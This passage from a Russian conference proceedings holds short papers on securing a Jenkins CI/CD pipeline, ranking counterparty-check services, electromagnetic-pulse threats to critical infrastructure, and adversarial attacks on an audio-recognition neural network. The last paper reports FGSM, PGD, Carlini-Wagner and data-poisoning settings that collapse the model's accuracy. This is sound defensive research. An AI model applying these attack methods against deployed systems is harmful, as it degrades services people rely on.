- ввести в процесс разработки ПО стадию проведения анализа кода интегрированным статическим анализатором с точечными настройками с учетом особенностей целевого ПО;
- разработать и внедрить защиту от подмены кода и артефактов на этапе сборки и публикации методом контрольного суммирования;
- провести анализ целевого кода для выявления критичных команд, которые выполняются непосредственно в командной строке, и выделить такие команды в отдельные методы;
- проанализировать правила разграничения доступа к программным проектам и оптимизировать права доступа на чтение проектов.

Для реализации предложенных изменений в качестве инструмента создания CI/CD-процесса использовался сервис с открытым исходным кодом Jenkins [3], предназначенный для обеспечения процесса непрерывной интеграции и доставки программного обеспечения.

Наиболее критичным с точки зрения безопасности является возможность вызова команд из командной строки. Для устранения данной уязвимости из Jenkins-скриптов с помощью языка программирования Gooov в отдельную библиотеку были выделены все команды, напрямую вызывающие команду BAT. Для обеспечения защиты от подмены кода в библиотеке были разработаны функции для расчета и проверки контрольной суммы артефактов. По итогам реализации полученная библиотека была внедрена и протестирована на других проектах организации, в результате чего были повышены скорость внедрения методологии DevOps и безопасность процесса разработки.




Рис. 1. Дорожная карта развития методологии DevOps в организации

Также были настроены правила доступа к конвейерам, такие как ограничение просмотра без авторизации. В случае обнаружения угрозы безопасности в АСУП конвейер прекратит свою работу и сообщит об этом заинтересованным сотрудникам путем рассылки по электронной почте.

Для повышения уровня безопасности вносимых в АСУП обновлений была выполнена интеграция в процесс разработки статического анализатора SonarQube, который эффективно помогает командам разработчиков поддерживать качество кода на требуемом уровне качества. Использование подобного инструмента помогает выявить проблемы безопасности на самом раннем уровне, как только уязвимый код был написан разработчиком и отправлен на сборку в Jenkins. Анализатор был развернут по технологии контейнеризации с помощью инструмента Docker в объеме двух контейнеров – ПО SonarQube и СУБД PostgreSQL. Порог качества в SonarQube установлен на уровне «Clean as You Code» («Чистота по мере написания кода»), что позволяет устранить многие проблемы, связанные с традиционными

методологиями. Условия выпуска протестированного проекта в сборку и эксплуатацию указаны в таблице.

Условия выпуска программного обеспечения по результатам тестирования инструментом SonarQube

Метрика	Оператор	Значение
Просмотренные потенциальные уязвимости	Не менее	100%
Покрытие	Более	80%
Дублирующиеся строки (%)	Не более	3%
Рейтинг сопровождаемости	Не менее	A (самый высокий)
Рейтинг надежности	Не менее	A (самый высокий)
Рейтинг безопасности	Не менее	A (самый высокий)

После внедрения данных предложений процесс непрерывной интеграции и доставки разрабатываемого программного обеспечения стал соответствовать требованиям политики информационной безопасности организации (рис. 2).



Рис. 2. Стадии доработанного процесса непрерывной интеграции и доставки

В результате проведенных изменений повышена безопасность процессов разработки необходимых обновлений системы. Адаптированная модель DevOps с конвейером CI/CD позволяет упростить внедрение данной методологии для других программных проектов.

Литература

1. Peterson J. CI/CD Pipeline Security: Best Practices Beyond Build and Deploy: Блог компании Cyclode. 26.01.2024 [Электронный ресурс]. – Режим доступа: <https://cycode.com/blog/ci-cd-pipeline-security-best-practices/>, свободный (дата обращения: 07.08.2024).
2. Ким Дж. Руководство по DevOps. Как добиться гибкости, надежности и безопасности мирового уровня в технологических компаниях / Дж. Ким, П. Дебуа, Д. Уиллис, Д. Хамбл. – М.: Манн, Иванов и Фербер, 2018. – 512 с.
3. Leszko R. Continuous Delivery with Docker and Jenkins. Delivering software at scale. – Birmingham-Mumbai: Packt Publishing Ltd., 2017. – 332 p.

Корниенко Анатолий Адамович

Д-р техн. наук, проф. каф. информатики и информационной безопасности Петербургского государственного ун-та путей сообщения (ПГУПС)
Эл. почта: kaa.pgups@yandex.ru

Корниенко Светлана Владимировна

Канд. техн. наук, доцент каф. информатики и информационной безопасности ПГУПС
Эл. почта: sv.diass99@yandex.ru

Гульмамедов Нариман Вахитович

Аспирант каф. информатики и информационной безопасности ПГУПС
Эл. почта: whatever@center-dom.info

Собакин Сергей Валерьевич

Начальник отд. разработки и сопровождения ПО ООО «Цифровые технологии 1520»
Эл. почта: s.sobakin@dt1520.ru

Т.М. Лакоза

Сравнение сервисов для проверки контрагентов

Рассматривается сравнение функционала сервисов для проверки контрагентов по основным критериям проверки методом анализа иерархий.

Ключевые слова: контрагент, проверка контрагента, должная осмотрительность, фирма-однодневка.

В настоящее время компании, осуществляющие коммерческую деятельность, сталкиваются с необходимостью проверки собственных контрагентов на благонадёжность для обеспечения безопасности организации. Подобные проверки обусловлены в том числе ростом мошенничества в сфере бизнеса на рынке товаров и услуг.

Проверка контрагента (проявление должной осмотрительности по отношению к контрагентам) включает в себя сбор и анализ информации о юридическом или физическом лице, с которым компания ведёт или планирует вести сотрудничество в рамках гражданско-правовых отношений с закреплёнными правами и обязанностями при заключении договора. Проверка контрагентов предполагает систематизирование собранной информации в виде отчётов, графиков, схем или диаграмм для наглядного означения.

Проверка контрагента проводится до заключения договора или контракта для того, чтобы не допустить заключения сделки с ненадёжным лицом (признаками ненадёжного лица могут быть: неполный пакет документов, регистрация компании по массовому адресу, наличие задолженности по налогам), не выполняющим свои обязательства, или с фирмой-однодневкой, созданной с иными целями, отличающимися от ведения честной деятельности. Заключение сделки с ненадёжными лицами помимо экономических убытков, репутационных или деловых рисков на рынке может привести к финансовой ответственности перед государственными проверяющими органами и к налоговым разбирательствам в суде.

Риски для компании при проявлении недостаточной осмотрительности включают в себя:

- заключение сделки с банкротом, который не в состоянии оплатить или предоставить услугу, выплатить обещанные по договору деньги;
- заключение сделки с мошенниками, которые не платят налоги;
- разбирательства с налоговой инспекцией, которая может доначислить налог, если обнаружит сотрудничество с мошенниками;
- потерю денег или товара, если поставщик исчезнет после перечисления ему денег;
- репутационные риски, связанные с проверкой федеральной налоговой службы в случае, если данный орган установит факт работы с фирмой-однодневкой (ненадёжным контрагентом);
- возможную утечку информации о проверке налоговой инспекции в СМИ, что может оттолкнуть других потенциальных партнёров;

– риск лишения льгот и налоговых вычетов из-за федеральной налоговой службы, если она выявит повод подозревать компанию в попытке незаконной экономии на налогах через фирму-однодневку.

Проверка контрагентов может быть ручной или автоматизированной при помощи специальных сервисов. Автоматизированная же проверка подразумевает использование сервисов, которые имеют чёткую структуру и алгоритмы проверки контрагентов, предоставляя подробные отчёты и наглядные графики по собранной информации.

Для получения доступа к более конфиденциальной информации по всем интересующим показателям можно воспользоваться платными сервисами.

Сервисы проверки контрагентов (СПК) реализуют поиск, оценку, проверку для снижения рисков информационной, финансовой безопасности компании при взаимодействии с другими компаниями. Сервисы проводят экспресс-оценку рисков на признаки фирмы-однодневки.

Сервисы для проверки контрагента – продукты, позволяющие оперативно собирать нужную информацию и анализировать ее. С их помощью можно получить всю информацию о контрагенте из официальных источников в одном месте.

Сервисы, выбранные для сравнения [1]: «Контур Фокус», «Контур Светофор», «ТБанк», «Проверка контрагентов», «СПАРК» (Система профессионального анализа рынка и компаний), «1С: Контрагент», «Saby profile» и «СКРИН контрагент». Выбор сервисов для сравнения обусловлен популярностью, доступностью и надёжностью сервисов, предоставляющих услуги для проверки контрагентов.

Критерии, выбранные в качестве основных для проверки: арбитражные дела, структура компании и связанные с ней организации, публикации в СМИ, налоги, финансовый анализ, основная информация о контрагенте и индикаторы риска.

Критерии для проверки были выбраны после анализа страниц сайтов всех сервисов, и являются ключевыми, на которые стоит обратить внимание, в первую очередь, при проверке контрагента.

Арбитражные дела – отображают судебные споры контрагента, их причины, суммы исков, роль в судебном процессе (истец, ответчик). Данный критерий необходимо проверять для того, чтобы: оценить порядочность компании в работе с контрагентами, узнать о банкротных делах, узнать о спорах компании с государственными органами, к примеру с ФНС (Федеральной налоговой службой).

Структура компании и связанные с ней организации – поиск взаимосвязей между компаниями, физ. лицами (руководителями, акционерами), помогает отслеживать прямую и косвенную связь, выявлять аффилированные лица (способные оказывать влияние на предпринимательскую деятельность компании).

Публикации в СМИ – сайт компании, рекламные кампании, медиа-посты упоминания в новостях, поисковые запросы, затрагивают деловую репутацию.

Налоги – сведения об уплаченных налогах и сборах, история о задолженностях по налогам и сборам, история о сумме штрафа за налоговые правонарушения.

Финансовый анализ – включает финансовую отчетность компаний, которые хотя бы раз сдавали отчетность в Росстат (Федеральная служба государственной статистики). Затрагивает критерий оценки риска банкротства и кредитоспособность.

Основная информация о контрагенте – содержит в себе регистрационные данные компании, взятые из ЕГРЮЛ (Выписка из Единого государственного реестра юридических лиц) и ЕГРИП (Единого государственного реестра индивидуальных предпринимателей), информацию об изменениях в учредительных документах компании, статусе компании, её учредителях, акционерах.

Индикаторы риска (в некоторых сервисах имеют название «Индексы риска») – символизируют о тревожных и рискованных фактах в работе компании-контрагента, позволяют оценить вероятность банкротства и финансовое состояние контрагента, затрагивает критерии для определения фирм-однодневок.

Сравнение сервисов по критериям будет проводиться методом анализа иерархий (далее – МАИ), который заключается в иерархической декомпозиции проблемы на все более простые составляющие части и дальнейшей обработке последовательности суждений эксперта по парным сравнениям [2].

В ходе применения этого метода было сделано 7 таблиц для попарных сравнений сервисов по каждому из 7 критериев.

Попарные сравнения по каждому из критериев проводились по результатам анализа сайтов данных сервисов, примеров их использования, описанию функционала сервиса, оценке полноты информации, предоставляемой сервисом по критерию.

Была составлена таблица попарных сравнений всех критериев, результатом которой служит выявление веса каждого критерия (табл. 1).

Таблица 1

Результат сравнения критериев

Критерий	Вес критерия, %
Арбитражные дела	16
Структура и связи с организациями	3
Публикации в СМИ	2
Налоги	20
Финансовый анализ	24
Основная информация	10
Индикаторы риска	23

Вес каждого критерия определяет его значимость для сравнений в данном методе. Значимыми критериями являются критерии «Финансовый анализ», «Индикаторы риска» и «Налоги», имеющие вес в 24, 23 и 20% соответственно.

Результат работы МАИ после попарных сравнений сервисов по каждому критерию представлен в виде таблицы с рассчитанными весами сервисов (табл. 2).

Таблица 2

Результат МАИ

Альтернатива (сервис)	Вес альтернативы, %
Контур Фокус	9,9
Контур Светофор	15,8
ТБанк. Проверка контрагентов	8,4
СПАРК	37,2
1С: Контрагент	3
Saby profile	7
СКРИН Контрагент	18,8

По результатам работы МАИ сервисы «СПАРК», «СКРИН контрагент» и «Контур Светофор» имеют вес 37,2; 18,8 и 15,8% соответственно.

Сервис «СПАРК» предоставляет информацию для проверки контрагентов в полном объеме, используя понятный пользователям интерфейс, наглядные графики, индикаторы и диаграммы. Сервис «СПАРК» предназначен для глубокой проверки деятельности физического или юридического лица, из-за чего функционал сервиса переполнен разделами, в которых не каждый сотрудник компании сможет разобраться с первого раза [3]. Сервис подходит для крупных и средних компаний, поскольку затрагивает все необходимые компоненты для проверки контрагентов.

Сервис «СКРИН контрагент» является предпочтительным средством для проверки контрагентов, пусть и уступает сервису «СПАРК» в критериях «Структура и связи компании», «Налоги» и «Публикации в СМИ», не предоставляя по ним данные или предоставляя в недостаточном объеме. Сервис «СКРИН контрагент» также подойдет для крупных и средних компаний в рамках глубокого анализа контрагента [4].

Сервис «Контур Светофор» – сервис для экспресс-проверки, из-за чего его функционал представляет собой лишь базовый набор компонентов для проверки контрагентов. Стоит отметить, что сервис лидирует по критерию «Налоги» среди остальных сервисов без учёта сервиса «СПАРК». Сервис «Контур Светофор» отлично подойдет для мелких компаний, а также для средних компаний в рамках знакомства с понятиями «проверка контрагентов» и «должная осмотрительность» [5].

Из всех сервисов стоит упомянуть сервис «ТБанк. Проверка контрагентов», являющийся единственным полностью бесплатным сайтом для проверки контрагентов, но предоставляющий достаточно информации для поверхностного анализа контрагента [6]. Сервис отлично подходит для знакомства с областью проверок контрагентов на признаки фирмы-однодневки.

Остальные сервисы имеют вес менее 10% из-за недостаточных данных, поверхностного анализа информации о контрагенте, неудобном или устаревшем интерфейсе.

Проверка контрагента является неотъемлемой частью ведения коммерческой деятельности для обеспечения безопасности бизнеса, из-за чего должную осмотрительность необходимо проявлять не только к выбору контрагентов, но и к выбору сервисов и средств для проверки контрагентов на благонадёжность. В данной статье посредством метода анализа иерархий были выявлены сервисы «СПАРК», «СКРИН контрагент» и «Контур светфор» в качестве надёжных сервисов, предоставляющих в полном объёме информацию для проверки контрагента.

Литература

1. Сервисы проверки контрагентов (СПК) [Электронный ресурс]. – Режим доступа: <https://soware.ru/categories/counterparties-check-services>, свободный (дата обращения: 18.05.2024).
2. Применение метода анализа иерархий в оценке качества процессов управления [Электронный ресурс]. –

Режим доступа: <https://soware.ru/categories/counterparties-check-services>, свободный (дата обращения: 18.05.2024).

3. Возможности СПАРК. Проверка контрагента [Электронный ресурс]. – Режим доступа: <https://spark-interfax.ru/features>, свободный (дата обращения: 19.05.2024).

4. Проверка компаний. Аэрофлот. СКРИН контрагент [Электронный ресурс]. – Режим доступа: <https://kontragent.skrin.ru/issuers/avaz>, свободный (дата обращения: 19.05.2024).

5. Экспресс-проверка контрагентов. Контур Фокус [Электронный ресурс]. – Режим доступа: <https://svetofor.kontur.ru/>, свободный (дата обращения: 19.05.2024).

6. Поиск организаций и физических лиц. Тинкофф-контрагенты [Электронный ресурс]. – Режим доступа: <https://www.tinkoff.ru/business/contractor/>, свободный (дата обращения: 19.05.2024).

Лакоза Талина Михайловна

Студентка каф. безопасности информационных систем (БИС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: talinadead@yandex.ru

УДК 172.2

А.И. Агеев, Е.П. Грабчак, Е.Л. Логинов

Повышение устойчивости работы объектов и систем критической инфраструктуры России и Белоруссии в условиях возможных электромагнитных атак

Рассматриваются проблемы повышения устойчивости объектов и систем критической инфраструктуры России и Белоруссии к воздействию опасных геофизических и гелиофизических явлений и электромагнитных атак. Предлагается построение информационно-технического комплекса мониторинга значений регистрируемых электротехнических и геофизических параметров и управляющих сигналов (опираясь на оцифровку сигналов).
Ключевые слова: электромагнитные импульсы, атака, инфраструктура, природные и техногенные воздействия.

В последние годы за рубежом активно развиваются научно-практические разработки, использующие различные способы электромагнитного воздействия для атак на системы критической инфраструктуры, и разрабатываются меры защиты от таких возможных атак [1, 2, 6].

Лидируют по таким технологиям США, Китай, Израиль [4, 5].

В США, например, реализуется опытная программа установки генераторов электромагнитных импульсов (ЭМИ) на боевые беспилотные летательные аппараты.

Применение систем воздействия электромагнитными импульсами может быть замаскировано под природные электромагнитные воздействия (магнитные бури и пр.) или сочетаться с такими явлениями.

Критическими электромагнитными воздействиями на системы критической инфраструктуры могут быть:

- наведение в высоковольтных линиях электропередачи импульсных напряжений, превышающих по амплитуде уровни рабочих напряжений и их воздействие на вводные устройства электроподстанций;
- непосредственное воздействие электромагнитных полей на микропроцессорные устройства автоматики информационно-управляющих систем;
- наведение в высоковольтных линиях энергосистемы (при воздействии ЭМИ с помощью магнитогидродинамических генераторов) квазипостоянных токов, насыщающих сердечники силовых трансформаторов, и пр. [3].

В результате таких воздействий многие элементы систем критической инфраструктуры могут выйти из строя. Особенно это опасно для информационно-управляющих систем в электроэнергетике.

В силу определенного развития политических событий наиболее вероятными целями таких атак является критическая инфраструктура России и Белоруссии.

Новые технологии атак

Гибридное скоординированное военное или диверсионное деструктивное внешнее воздействие электромагнитными импульсами (импульс высотного

ядерного взрыва, применение высотного генератора ЭМИ, применение наземных генераторов ЭМИ) в подходящих природных условиях, маскирующих и одновременно усиливающих такое воздействие (солнечные бури и т.п.), может нанести существенный ущерб критической инфраструктуре России и Белоруссии.

В ряде зарубежных источников описываются исследования по возможности применения оружия на новых физических принципах: пучкового оружия, оружия направленной энергии.

Необходимо принять меры для снижения опасности такого ущерба.

Предлагается построение информационно-технического комплекса мониторинга значений регистрируемых электротехнических и геофизических параметров и управляющих сигналов (опираясь на оцифровку сигналов) для снижения риска ЭМИ-блокирования процессов и процедур управления в системах критической инфраструктуры в условиях природных и техногенных проявлений электромагнитной активности.

Результаты

В этих условиях необходимы:

– комплексный анализ устойчивости объектов и систем критической инфраструктуры России и Белоруссии к воздействию опасных геофизических и гелиофизических явлений и сбоев в электроэнергетических сетях, анализ таких явлений (проявлений ЭМИ и геоиндуцированных токов (ГИТ));

– разработка физических моделей, описывающих поведение распределенных объектов и систем критической инфраструктуры России и Белоруссии, обеспечивающих снабжение потребителей электроэнергией в условиях воздействия опасных геофизических и гелиофизических явлений и сбоев в электроэнергетических сетях, анализ таких явлений (проявлений ЭМИ и ГИТ);

– формирование перечня критически важных технических систем критической инфраструктуры России и Белоруссии;

– разработка сети мониторинга с использованием пакета датчиков и интеллектуально-вычислительного блока для фиксации и анализа геофизических, электротехнических и защитно-охраняющих па-

раметров окружающего пространства и самого энергетического объекта;

– разработка и реализация мер по повышению живучести систем критической инфраструктуры, проведение тренингов и учений, отработка инструкций;

– обеспечение информационного взаимодействия силовых и гражданских ведомств России и Белоруссии на различных уровнях управления с базами данных геофизической информации для получения информации о геофизической и гелиофизической обстановке и выдаче энергогенерирующим, энергосетевым, транспортным и энергопотребляющим объектам рекомендаций по мерам обеспечения надежности и безопасности снабжения гражданских и оборонных потребителей электроэнергией в условиях усложнения геофизической обстановки.

Необходимо обоснование технических мероприятий по группе комплексных взаимостимулирующих возрастающих эффектов технического, экономического и организационного характера, в том числе формирующих системную устойчивость энергетической инфраструктуры в условиях: а) известных, промоделированных и мониторящихся угроз физических и сетевых воздействий; б) угроз новых технологий атак, которые за рубежом только переходят на стадию испытания прототипов.

Литература

1. Агеев А.И. Smart-коллапс в цифровой энергетике будущего: угрозы глобального обрушения информационных систем управления в условиях возможной самоорганизованной информационной блокады / А.И. Агеев, Е.П. Грабчак, Е.Л. Логинов // Энергетик. – 2020. – № 6. – С. 10–14.

2. Грабчак Е.П. Новые возможности атак электромагнитными импульсами на объекты критической инфраструктуры / Е.П. Грабчак, Е.Л. Логинов // Трансформация современной войны: матер. III Всерос. науч. конф. – Омск: Военная академия материально-технического обеспечения им. генерала армии А.В. Хрулева, 2024. – С. 108–112.

3. Грабчак Е.П. Проблемы защиты информационных систем и систем автоматического и автоматизированного

управления в электроэнергетике от космических и воздушных средств создания сигналов помех и воздействия ЭМИ / Е.П. Грабчак, Е.Л. Логинов // Энергетика и энергосбережение: теория и практика: сб. матер. V Всерос. науч.-практ. конф. – Кемерово: КузГТУ, 2020. – С. 307-1–307-3.

4. Грабчак Е.П. Противодействие угрозам воздействия электромагнитного импульса: стратегические подходы к защите критической энергетической инфраструктуры в США / Е.П. Грабчак, Е.Л. Логинов // Вестник Российского нового университета. – Сер.: Сложные системы: модели, анализ, управление. – 2021. – № 2. – С. 74–84.

5. Грабчак Е.П. Угрозы работе информационно-управляющих систем в энергетике России в условиях трансформации технологий и средств воздушно-космического нападения развитых государств / Е.П. Грабчак, Е.Л. Логинов // VI-технологии и корпоративные информационные системы в оптимизации бизнес-процессов: матер. VIII Междунар. науч.-практ. конф. – Екатеринбург: УГЭУ, 2021. – С. 64–66.

6. Моделирование последствий ядерного удара / В.Л. Макаров, А.И. Агеев, А.Р. Бахтизин, Е.П. Грабчак, Е.Л. Логинов // Экономические стратегии. – 2022. – Т. 24, № 4 (184). – С. 6–9.

Агеев Александр Иванович

Д-р эконом. наук, проф., директор Института экономических стратегий (ИНЭС), Москва
Эл. почта: ageev@inesnet.ru

Грабчак Евгений Петрович

Д-р техн. наук, с.н.с. Объединенного института высоких температур РАН (ОИВТ РАН), Москва
Эл. почта: grabchak.euge@gmail.com

Логинов Евгений Леонидович

Д-р экон. наук, проф. РАН, зам. дир. ИНЭС, Москва
Эл. почта: loginovel@mail.ru

А.Э. Корнев, Г.С. Белокрылов, Д.И. Новохрестова

Атаки на нейронную сеть и методы защиты

Проанализировано применение атак на нейронную сеть, обученную на аудиоданных, а также возможных методах защиты от этих атак. Рассмотрены атаки FGSM, PGD и CW, а также отравление данных. В рамках защиты будут рассмотрены библиотеки Art-IBM и advtorch. Представлены полученные метрики точности в рамках применений атак.

Ключевые слова: набор данных, атака, защита, нейронная сеть, аудиоданные.

Целью данной работы является рассмотрение применения атак FGSM, PGD, CW и отравления данных в рамках использования нейронной сети, обученной на аудиоданных.

Набор данных

Набором данных для обучения модели выбран AudioMNIST, который состоит из 30 000 аудиофайлов в формате wav. В данных файлах содержатся записи голоса 60 дикторов, которые произносят числа от 0 до 9. На каждого диктора приходится по 500 записей соответственно. Стоит задача определения произнесенного слова.

Нейронная сеть

Архитектура представляет собой сверточную нейронную сеть. В рамках каждого сверточного слоя задаются сами параметры свертки (размер входного и выходного пространства, размер ядра, stride, padding), функция активации RELU и нормализация с использованием BatchNorm2d. После сверточных слоев идет слой адаптивного усредняющего пулинга и полносвязный слой. Перед подачей на вход нейронной сети с данными произведены следующие преобразования:

- Аугментация в виде сдвига тензора, полученного из сигнала. Также в начало сигнала добавляется тензор, заполненный нулями.
- Полученный аугментированный сигнал преобразуется в мел-спектрограмму с такими параметрами, как частота дискретизации 48 000 Гц, число для генерации точек при быстром преобразовании Фурье, равное 2 034, длины переходов между окнами кратковременного преобразования Фурье, а также фильтров в количестве 64. Также устанавливается максимальное значение амплитуды в 80 дБ.

Затем производилось разбиение полученного набора данных из мел-спектрограмм на тренировочный, валидационный и тестовый наборы. Тренировочный набор составил 0,8 от исходного количества данных. Валидационный и тестовый наборы – 0,12 и 0,08 соответственно.

Перед нейронной сетью стоит задача отнесения полученных мел-спектрограмм к определенному классу, который представляет собой число от 0 до 9. В таблице подробно представлена архитектура нейронной сети.

Обучение нейронной сети

Были заданы следующие параметры обучения нейронной сети:

- Функция потерь – кроссэнтропия.

- Оптимизатор Adam со скоростью обучения 0,001.

- Количество эпох – 5.

Точность для тренировочного набора данных составила 0,99.

Точность для валидационного набора данных составила 0,99.

Точность для тестового набора данных составила 0,99.

Архитектура нейронной сети

Слой	Вход	Выход	Размер ядра	Сдвиг ядра	Отступ от
1-й сверточный	1	8	(5, 5)	(2, 2)	(2, 2)
2-й сверточный	8	16	(3, 3)	(2, 2)	(1, 1)
3-й сверточный	16	32	(3, 3)	(2, 2)	(1, 1)
4-й сверточный	32	64	(3, 3)	(2, 2)	(1, 1)
Слой пулинга	Размерность выходного пространства = 1				
Полносвязный слой	Входное пространство = 64		Выходное пространство = 10		

Атаки

Алгоритм FGSM рассчитывает то направление во входном пространстве, движение по которому из места размещения изображения является ближайшим путем к ошибочной классификации. Это направление рассчитывается с использованием градиентного спуска и функции потерь. Определив направление, метод FGSM вносит крошечное искажение в каждое входное значение, добавляя его при положительном направлении вредоносного изменения и вычитая его в противном случае.

Для FGSM [1] задавался параметр Eps (для внесения искажения в данные) и L-inf – норма. Начальным значением Eps является 0,05, в цикле увеличивалось на 0,05 и заново применялось против модели. Верхней границей установлена 1. Наименьшего значения точности (0,17) на тестовом наборе данных при использовании FGSM получилось достигнуть при eps, равной 0,95.

Далее рассматривалась атака PGD. Данный метод является итерационным вариантом реализации атаки FGSM. Таким образом, это по своей сути итеративное внесение минимальных искажений выхода изображения за границу класса, которое становится вредоносным. Также производится проверка направления градиента на каждой итерации на тот случай, если модель не является линейной. Вместо одного шага (как в FGSM) размером eps в направлении знака градиента делается несколько меньших шагов альфа, а результат обрезается на один и тот же шаг. В ней применялись следующие параметры:

- $\epsilon = 0,2$ (максимальное искажение неблагоприятного примера по сравнению с исходным входным сигналом);
- $\epsilon_{\text{iter}} = 0,1$ (размер шага для каждой итерации атаки);
- $\text{nb_iter} = 5$ (количество итераций).

Таким же образом начальным значением ϵ является 0,05, в цикле увеличивается на 0,05 и заново применяется против модели. Верхняя граница ϵ равна 1. Наименьшего значения точности (0) на тестовом наборе данных при использовании PGD получилось достигнуть при ϵ , равной 0,95.

Далее рассматривался метод атаки CW [2]. Метод CW итеративно минимизирует L-норму, с помощью которой оценивается величина изменения, обеспечивая максимальную разницу по степени уверенности между целевым классом и ближайшим к нему наиболее вероятным. Это увеличивает тот порог, при превышении которого вредоносный образ перестает быть таковым. Задавались следующие параметры:

- $n_classes=10$ (количество целевых меток);
- $\text{lr}=0,01$ (скорость обучения);
- $\text{max_iterations}=200$ (максимальное количество итераций).

При рассмотрении различных значений параметров данного метода заметных изменений в падении точности выявлено не было.

Точность на тестовом наборе после применения атаки составила 0,36.

Последним методом было отравление данных [3, 4].

Исходный сигнал зашумлялся следующим образом:

- Создавался тензор случайным образом из равномерного распределения.
- Затем этот складывался с исходным сигналом.
- Зашумленный сигнал отправлялся в набор данных для обучения и тестирования. Точность после применения отравления данных на тестовом наборе данных составила 0,17.

Стоит отметить, что в качестве эксперимента рассматривался один отдельный сигнал из исходного набора данных в чистом виде и отравленный. Различия заключались в виде спектрограмм, но на слух сигнал был неразличим. В данном случае сигнал представлял собой произношение слова «One». Также произведены попытки распознавания сигнала в исходном виде и в зашумленном. Системами SPT данный сигнал был распознан как «One» в обоих случаях.

Защита

Также были произведены попытки восстановить работу нейронной сети после применения атаки либо использовать защитные меры до применения атак.

Одной из библиотек, которая содержит такие методы, является Art-IBM. Однако, как выяснилось, данная библиотека была заточена под архитектуры нейронных сетей, основанных на Tensorflow или Keras, что привело в конечном счете к ошибкам в рамках работы защитных методов либо же не помогло восстановить показатель точности, близкий к исходному.

Для нейронных сетей, построенных на основе Torch, существует библиотека advtorch для проведения различных атак и защиты от них. Однако методы, которые там применяются, направлены на наборы данных, содержащих изображения (MNIST и CIFAR), что, скорее всего, привело к неуспешности их применения в данном случае, поскольку полученные данные, в первую очередь, являются аудиоданными, под которые методы существующих библиотек в данном случае не разрабатывались.

Таким образом, были рассмотрены различные атаки на нейронные сети, такие, как FGSM, PGD, CW, а также атака отравления данных. Получены удовлетворительные результаты с точки зрения злоумышленника.

Проверены возможности защиты от проведенных атак с использованием готовых библиотек, однако в результате их применения получена низкая точность модели либо несовместимость в текущей ее конфигурации. Это плохо, поскольку есть подозрения на то, что придется применять ручную написанные методы атак либо менять фреймворк, на котором построена архитектура нейронной сети, что приведет, в свою очередь, к новому циклу обучения и проведения атак.

Литература

1. Goodfellow I.J. Explaining and Harnessing Adversarial Example / I.J. Goodfellow, J. Shlens, C. Szegedy // 3rd International Conference on Learning Representations, ICLR 2015. – San Diego, CA, USA, 2015. – PP. 1–10.
2. Intriguing properties of neural networks / C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I.J. Goodfellow, R. Fergus // 2nd International Conference on Learning Representations, ICLR 2014. – Banff, AB, Canada, 2014. – PP. 1–10.
3. Weight Poisoning Attacks on Pre-trained Models [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2004.06660>, свободный (дата обращения: 10.09.2024).
4. Исследование ошибок, возникающих при атаке отравлением набора на систему биометрической аутентификации, при изменении процента отравления на различных входных данных / Я.А. Усольцев, Б.С. Лодонова, А.А. Коновалов, Е.Ю. Костюченко // Сборник избранных статей Научной сессии ТУСУР: в 3 ч. – Томск: В-Спектр, 2020. – Ч. 2. – С. 101–104.

Корнев Артур Эдуардович

Магистрант каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: tura9@mail.ru

Белокрылов Глеб Сергеевич

Магистрант каф. КИБЭВС ТУСУРа
Эл. почта: belokrylov02@mail.ru

Новохрестова Дарья Игоревна

